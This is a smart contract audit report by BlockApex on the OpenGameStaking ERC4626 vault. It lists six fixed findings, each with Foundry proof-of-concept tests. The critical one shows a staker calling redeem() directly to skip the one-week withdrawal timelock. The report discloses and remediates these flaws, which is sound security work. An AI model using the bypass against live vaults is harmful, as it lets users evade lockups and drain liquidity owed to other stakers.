BLOCKAPEX

SMART CONTRACT SECURITY

v 1.0

Date: 01-07-2025

Prepared For: Open Game Staking - Final Audit Report

About BlockApex

Founded in early 2021 BlockApex is a security-first blockchain consulting firm. We offer services in a wide range of areas including Audits for Smart Contracts, Blockchain Protocols, Tokenomics along with Invariant development (i.e., test-suite) and Decentralized Application Penetration Testing. With a dedicated team of over 40+ experts dispersed globally, BlockApex has contributed to enhancing the security of essential software components utilized by many users worldwide, including vital systems and technologies.


BlockApex has a focus on blockchain security, maintaining an expertise hub to navigate this dynamic field. We actively contribute to security research and openly share our findings with the community. Our work is available for review at our public repository, showcasing audit reports and insights into our innovative practices.


To stay informed about BlockApex's latest developments, breakthroughs, and services, we invite you to follow us on Twitter and explore our GitHub. For direct inquiries, partnership opportunities, or to learn more about how BlockApex can assist your organization in achieving its security objectives, please visit our Contact page at our website , or reach out to us via email at hello@blockapex.io.

Contents

1 Executive Summary

A audit was conducted on the OG Smart Contracts by a single auditor. The process involved a thorough and rigorous manual review, including a line-by-line code analysis to identify potential bugs and vulnerabilities. Following the manual assessment, an automated tool-based analysis was performed to supplement the findings. All issues flagged by automated tools were manually reviewed and re-tested to eliminate any false positives and ensure accuracy.





1.1 Scope

1.1.1 In Scope

1. **Repository:** https://github.com/OpenGameProtocol/og-contracts/pull/38
2. **Initial Commit Hash:** 6247662784cb5c90e71a29ed699b8050053b431a

1.1.2 Out of Scope

All features or functionalities not delineated within the “In Scope” section of this document shall be deemed outside the purview of this audit.

1.2 Methodology

The codebase was audited over a period of five (5) days by a single auditor. The process began with a recon phase to develop a foundational understanding of the protocol, including its intended functionality and behavior as described in the documentation and whitepaper. This was followed by an in-depth manual review of the codebase to identify logical flaws, assess adherence to secure software design principles, and evaluate code quality with respect to optimization, maintainability, and best practices.

Project Overview

OpenGameStaking is a tokenized staking vault built on the ERC4626 standard, allowing users to deposit OG tokens and earn yield through block-based reward emissions. The protocol enforces a one-week withdrawal delay to stabilize liquidity and discourage short-term speculation. It leverages upgradeable contract patterns via OpenZeppelin's UUPS architecture and aims to align staking incentives with long-term protocol health.

Centralization & Risk Analysis

While OpenGameStaking is non-custodial in its staking design, key functions remain centralized under a single owner address. These include funding reward pools, recovering stranded tokens, and managing upgrades. The lack of granular access control or a two-step ownership transfer introduces operational risk. A compromised or misused owner key could lead to irreversible fund loss or disruption of core protocol logic. Introducing role-based access control and governance oversight could reduce reliance on a single trusted entity.

1.3 Status Descriptions

Acknowledged: The issue has been recognized and is under review. It indicates that the relevant team is aware of the problem and is actively considering the next steps or solutions.

Fixed: The issue has been addressed and resolved. Necessary actions or corrections have been implemented to eliminate the vulnerability or problem.

Closed: This status signifies that the issue has been thoroughly evaluated and acknowledged by the development team. While no immediate action is being taken.

1.4 Summary of Findings Identified

S.NO	SEVERITY	FINDINGS	STATUS
#1	CRITICAL	Stakers Can Bypass Withdrawal Delay by Calling Vault Exit Functions Directly	FIXED
#2	LOW	Loss of Administrative Control if renounceOwnership() Is Called	FIXED
#3	LOW	Improper Reward Rate Initialization May Lead to Excessive Emissions or Broken Incentives	FIXED
#4	LOW	Single Owner Control Over All Privileged Functions Increases Risk of Misuse or Misconfiguration	FIXED
#5	LOW	Missing Two-Step Ownership Transfer Increases Risk of Accidental or Malicious Takeover	FIXED
#6	INFO	Inefficient Error Handling Due to Lack of Custom Errors	FIXED

2 Findings and Risk Analysis

2.1 Stakers Can Bypass Withdrawal Delay by Calling Vault Exit Functions Directly

Severity: Critical

Status: Fixed

Location:

1. `open-game-token/src/OpenGameStaking.sol`

Description: The `OpenGameStaking` contract implements a one-week withdrawal timelock through a custom two-step flow:

1. `requestRedeem()` burns shares and queues the withdrawal.
2. `claimWithdrawals()` transfers the assets after the delay expires.

However, the contract inherits the `ERC4626` interface via `ERC4626Upgradeable` and does not override or restrict the `withdraw()` and `redeem()` functions. These functions remain publicly accessible and allow any staker to exit the vault immediately by burning their shares and transferring their proportional assets and accrued rewards in the same transaction.

This completely bypasses the intended timelock, defeating its purpose. Additionally, the helper view functions (`maxWithdraw()`, `maxRedeem()`, `previewWithdraw()`, `previewRedeem()`) remain unmodified, enabling frontends to display misleading withdrawal availability.

This issue breaks the withdrawal flow assumptions and introduces a strategic advantage for users who exit via the `ERC4626` functions.

Impact:

1. **Protocol Integrity Risk**: Users can bypass the designed lockup period, invalidating economic assumptions around withdrawal timing.
2. **Liquidity Drain Risk:** Instant exits can result in large outflows, leaving the protocol underfunded or unable to fulfill pending withdrawals.
3. **Reward Manipulation:** Users can claim rewards and exit without committing to the lock period, diluting long-term stakers.

Proof of Concept:

```
function test_TimelockBypassPOC() public {
        // 1. Fund the contract with rewards
        vm.startPrank(owner);
        token.approve(address(staking), STAKING_REWARD_POOL);
        staking.fundRewards(STAKING_REWARD_POOL);
        vm.stopPrank();
```

```
7
8           console.log(&quot;Contract funded with rewards&quot;);
9
10          // 2. Setup: Two users deposit the same amount
11          uint256 depositAmount = 100 * 1e18;
12
13          // User 1 deposits (will use normal flow)
14          vm.startPrank(staker1);
15          token.approve(address(staking), depositAmount);
16          uint256 user1Shares = staking.deposit(depositAmount, staker1);
17          vm.stopPrank();
18
19          // User 2 deposits (will bypass timelock)
20          vm.startPrank(staker2);
21          token.approve(address(staking), depositAmount);
22          uint256 user2Shares = staking.deposit(depositAmount, staker2);
23          vm.stopPrank();
24
25          console.log(&quot;Both users deposited&quot;, depositAmount);
26
27          // 3. Advance blocks to accrue rewards
28          vm.roll(block.number + 100);
29          staking.distributeRewards();
30
31          console.log(&quot;Rewards distributed:&quot;,      staking.totalRewardsDistributed
                ());
32
33          // 4. User 1: Normal withdrawal flow
34          console.log(&quot;\n--- USER 1: NORMAL WITHDRAWAL FLOW ---&quot;);
35          vm.startPrank(staker1);
36
37          // Request redemption
38          staking.requestRedeem(user1Shares, staker1);
39          console.log(&quot;User 1 requested redemption (shares burned)&quot;);
40
41          // Try to claim immediately (should fail)
42          try staking.claimWithdrawals() {
43              console.log(&quot;ERROR: User 1 could claim immediately!&quot;);
44          } catch {
45              console.log(&quot;User 1 can&#x27;t claim immediately as expected&quot;);
46          }
47
48          vm.stopPrank();
49
50          // 5. User 2: Direct withdrawal bypass
51          console.log(&quot;\n--- USER 2: TIMELOCK BYPASS ---&quot;);
52          vm.startPrank(staker2);
53
54          // Record balance before bypass
55          uint256 user2BalanceBefore = token.balanceOf(staker2);
56
57          // Try direct redeem (should succeed if vulnerability exists)
58          uint256 user2RedeemedAmount = staking.redeem(user2Shares, staker2, staker2);
59
60          // Record balance after bypass
61          uint256 user2BalanceAfter = token.balanceOf(staker2);
62
63          console.log(&quot;User 2 redeemed amount:&quot;, user2RedeemedAmount);
64          console.log(&quot;User 2 balance change:&quot;, user2BalanceAfter -
                user2BalanceBefore);
65          console.log(&quot;User 2 rewards received:&quot;, user2RedeemedAmount -
                depositAmount);
66          console.log(&quot;VULNERABILITY CONFIRMED: User 2 bypassed timelock!&quot;);
67
```

```
68          vm.stopPrank();
69
70          // 6. User 1 waits and claims
71          vm.warp(block.timestamp + 1 weeks);
72          console.log(&quot;\n--- USER 1: AFTER TIMELOCK PERIOD ---&quot;);
73
74          vm.startPrank(staker1);
75          uint256 user1BalanceBefore = token.balanceOf(staker1);
76          staking.claimWithdrawals();
77          uint256 user1BalanceAfter = token.balanceOf(staker1);
78
79          console.log(&quot;User 1 received amount:&quot;, user1BalanceAfter -
                user1BalanceBefore);
80          console.log(&quot;User 1 rewards received:&quot;, (user1BalanceAfter -
                user1BalanceBefore) - depositAmount);
81
82          vm.stopPrank();
83
84          // 7. Final comparison
85          console.log(&quot;\n--- SUMMARY ---&quot;);
86          console.log(&quot;User 1 had to wait 1 week&quot;);
87          console.log(&quot;User 2 bypassed timelock and withdrew immediately&quot;);
88
89          // Verify both users received rewards
90          assertGt(user1BalanceAfter - user1BalanceBefore - depositAmount, 0, &quot;User 1
                should receive rewards&quot;);
91          assertGt(user2RedeemedAmount - depositAmount, 0, &quot;User 2 should receive
                rewards&quot;);
92      }
```

Recommendation: Override and restrict the following ERC4626 functions in OpenGameStaking:

```
1  function withdraw(uint256, address, address) public pure override returns (uint256) {
2      revert(&quot;Direct withdrawals not allowed. Use requestRedeem and claimWithdrawals
           instead.&quot;);
3  }
4  function redeem(uint256, address, address) public pure override returns (uint256) {
5      revert(&quot;Direct redemptions not allowed. Use requestRedeem and claimWithdrawals
           instead.&quot;);
6  }
```

Additionally, override the related view functions to prevent misleading information in UI integrations:

```
1  function maxWithdraw(address) public pure override returns (uint256) { return 0; }
2  function maxRedeem(address) public pure override returns (uint256) { return 0; }
3  function previewWithdraw(uint256) public pure override returns (uint256) { revert(); }
4  function previewRedeem(uint256) public pure override returns (uint256) { revert(); }
```

Finally, implement tests to verify that all unauthorized exits are correctly restricted and that only the intended requestRedeem → claimWithdrawals flow is permitted.

Fixed Pull Request: https://github.com/OpenGameProtocol/og-contracts/pull/50

2.2 Loss of Administrative Control if renounceOwnership() Is Called

Severity: Low

Status: Fixed

Location:

1. `open-game-token/src/OpenGameStaking.sol`

Description: Since the contract uses `OwnableUpgradeable`, the owner can call `renounceOwnership()`, permanently setting the owner to `address(0)`. After this, no one would be able to call `fundRewards()` or `recoverStrandedAssetTokens()` both of which are onlyOwner.

Impact: No way to upgrade, fund rewards to stakers or recover stranded assets post-renouncement.

Proof of Concept:

```
// Test: Proof of Concept for Renounce Ownership Vulnerability
    function test_RenounceOwnershipVulnerabilityPOC() public {
        // Fund the contract with some initial rewards
        vm.startPrank(owner);
        token.approve(address(staking), 1000 * 1e18);
        staking.fundRewards(1000 * 1e18);

        // Owner renounces ownership
        staking.renounceOwnership();
        vm.stopPrank();

        // Verify ownership is transferred to zero address
        assertEq(staking.owner(), address(0));

        // Try to call admin functions after renouncing ownership
        vm.startPrank(owner);

        // 1. Try to fund rewards - should fail
        token.approve(address(staking), 500 * 1e18);
        vm.expectRevert(abi.encodeWithSelector(OwnableUpgradeable.
            OwnableUnauthorizedAccount.selector, owner));
        staking.fundRewards(500 * 1e18);

        // 2. Try to recover stranded assets - should fail
        token.transfer(address(staking), 100 * 1e18);
        vm.expectRevert(abi.encodeWithSelector(OwnableUpgradeable.
            OwnableUnauthorizedAccount.selector, owner));
        staking.recoverStrandedAssetTokens(owner, 100 * 1e18);

        vm.stopPrank();
    }
```

Recommendation: Override **renounceOwnership()** and disable it, or restrict it behind an explicit governance check.

Fixed Pull Request:https://github.com/OpenGameProtocol/og-contracts/pull/54

2.3 Improper Reward Rate Initialization May Lead to Excessive Emissions or Broken Incentives

Severity: Low

Status: Fixed

Location:

1. `open-game-token/src/OpenGameStaking.sol`

Description: The `initialize()` function directly sets `rewardRate` to a user-supplied value without validation. If the value is excessively large, it can quickly deplete the reward pool and distort the reward logic. If set to zero, rewards will not accrue at all.

Impact:

1. Risk of setting an ineffective or dangerous emission rate during initialization.
2. No safety net against misconfiguration or accidental deployment errors.

Proof of Concept:

```
// Test: POC for Improper Reward Rate Initialization
    function test_ improperRewardRateInitializationPOC() public {
        // Case 1: Zero reward rate
        address proxyZero = Upgrades.deployUUPSProxy(
            &quot;OpenGameStaking.sol&quot;,
            abi.encodeCall(OpenGameStaking.initialize, (token, 0, owner, &quot;sOG Zero&
                quot;, &quot;sOG&quot;))
        );
        OpenGameStaking stakingZero = OpenGameStaking(proxyZero);

        // Fund and advance blocks
        vm.prank(owner);
        token.approve(address(stakingZero), 1000 * 1e18);
        vm.prank(owner);
        stakingZero.fundRewards(1000 * 1e18);
        vm.roll(block.number + 100);

        // No rewards should be distributed with zero rate
        stakingZero.distributeRewards();
        assertEq(stakingZero.totalRewardsDistributed(), 0);

        // Case 2: Extremely high reward rate
        address proxyHigh = Upgrades.deployUUPSProxy(
            &quot;OpenGameStaking.sol&quot;,
            abi.encodeCall(OpenGameStaking.initialize, (token, 1e30, owner, &quot;sOG High
                &quot;, &quot;sOG&quot;))
        );
        OpenGameStaking stakingHigh = OpenGameStaking(proxyHigh);

        // Fund and advance just one block
        vm.prank(owner);
        token.approve(address(stakingHigh), 1000 * 1e18);
        vm.prank(owner);
        stakingHigh.fundRewards(1000 * 1e18);
        vm.roll(block.number + 1);
```

```
34
35          // One block should deplete all rewards with extremely high rate
36          stakingHigh.distributeRewards();
37          assertEq(stakingHigh.totalRewardsDistributed(), 1000 * 1e18);
38      }
39  }
```

Recommendation: Add input validation to ensure the reward rate is within safe and meaningful limits. For example:

```
require(rewardRate_ &gt; 0 &amp;&amp; rewardRate_ &lt; MAX_REWARD_RATE, &quot;Invalid reward rate&quot;);
```

Fixed Pull Request: https://github.com/OpenGameProtocol/og-contracts/pull/54

2.4 Single Owner Control Over All Privileged Functions Increases Risk of Misuse or Misconfiguration

Severity: Low

Status: Fixed

Location:

1. `open-game-token/src/OpenGameStaking.sol`

Description: The contract relies solely on the OwnableUpgradeable pattern, where the owner has full control over all privileged actions, including funding rewards, recovering stranded tokens, and potentially upgrading the contract. This tight coupling increases the impact of a compromised or misbehaving owner. It also limits operational flexibility for example, separating upgrade control from treasury funding.

Impact:

- Increased attack surface due to centralized permissions.
- Poor access granularity for operational roles.

Recommendation: Use AccessControlUpgradeable and define explicit roles:

- `FUND_MANAGER_ROLE` for reward funding
- `ASSET_RECOVERY_ROLE`for recovering stranded tokens
- `UPGRADE_ADMIN_ROLE`for contract upgrades

Fixed Pull Request: https://github.com/OpenGameProtocol/og-contracts/pull/54

2.5 Missing Two-Step Ownership Transfer Increases Risk of Accidental or Malicious Takeover

Severity: Low

Status: Fixed

Location:

1. `open-game-token/src/OpenGameStaking.sol`

Description: The OpenGameStaking contract uses OpenZeppelin's OwnableUpgradeable for access control, where ownership can be transferred immediately via transferOwnership(address newOwner). However, this approach lacks a two-step confirmation process, which is considered best practice in modern protocols.

A two-step mechanism typically includes:

1. The current owner calls transferOwnership(newOwner) to initiate transfer.
2. The new owner must explicitly call acceptOwnership() to finalize it.

Without this safeguard, ownership can be transferred to an invalid address or malicious actor by mistake, or even hijacked if the new address is under the control of a compromised or misconfigured system. Once ownership is transferred, all privileged functions such as reward funding, asset recovery, and (potentially) contract upgrades are immediately accessible to the new address.

Recommendation: Implement a two-step ownership transfer mechanism

Fixed Pull Request: https://github.com/OpenGameProtocol/og-contracts/pull/54

2.6 Inefficient Error Handling Due to Lack of Custom Errors

Severity: Info

Status: Fixed

Location:

1. `src/*.sol`

Description: The contract currently uses string-based require() statements to handle invalid states and user errors (e.g., "Transfer failed", "Amount must be greater than zero"). While functional, this approach incurs higher gas costs during deployment and runtime because revert strings are memory-heavy and expensive to encode. Starting from Solidity v0.8.4, developers can define and use custom errors using the error keyword and revert with them directly. This method reduces gas usage and improves the developer experience by making error types clearer and easier to decode in interfaces like Ethers.js, Hardhat, and Tenderly.

Recommendation: Refactor the contract to define and use custom errors in place of string-based require() messages. For example:

```
error TransferFailed();
error InvalidAmount();
```

Fixed Pull Request: https://github.com/OpenGameProtocol/og-contracts/pull/54

Disclaimer:

The smart contracts provided by the client with the purpose of security review have been thoroughly analyzed in compliance with the industrial best practices till date w.r.t. Smart Contract Weakness Classification (SWC) and Cybersecurity Vulnerabilities in smart contract code, the details of which are enclosed in this report.

This report is not an endorsement or indictment of the project or team, and they do not in any way guarantee the security of the particular object in context. This report is not considered, and should not be interpreted as an influence, on the potential economics of the token (if any), its sale, or any other aspect of the project that contributes to the protocol's public marketing.

Crypto assets/ tokens are the results of the emerging blockchain technology in the domain of decentralized finance and they carry with them high levels of technical risk and uncertainty. No report provides any warranty or representation to any third-party in any respect, including regarding the bug-free nature of code, the business model or proprietors of any such business model, and the legal compliance of any such business. No third party should rely on the reports in any way, including to make any decisions to buy or sell any token, product, service, or asset. Specifically, for the avoidance of doubt, this report does not constitute investment advice, is not intended to be relied upon as investment advice, is not an endorsement of this project or team, and is not a guarantee as to the absolute security of the project.

Smart contracts are deployed and executed on a blockchain. The platform, its programming language, and other software related to the smart contract can have vulnerabilities that can lead to hacks. The scope of our review is limited to a review of the programmable code and only the programmable code, we note, as being within the scope of our review within this report. The smart contract programming language itself remains under development and is subject to unknown risks and flaws. The review does not extend to the compiler layer or any other areas beyond the programming language's compiler scope that could present security risks.

This security review cannot be considered a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the contract. While BlockApex has done their best in conducting the analysis and producing this report, it is important to note that one should not rely on this report only - we recommend proceeding with several independent code security reviews and a public bug bounty program to ensure the security of smart contracts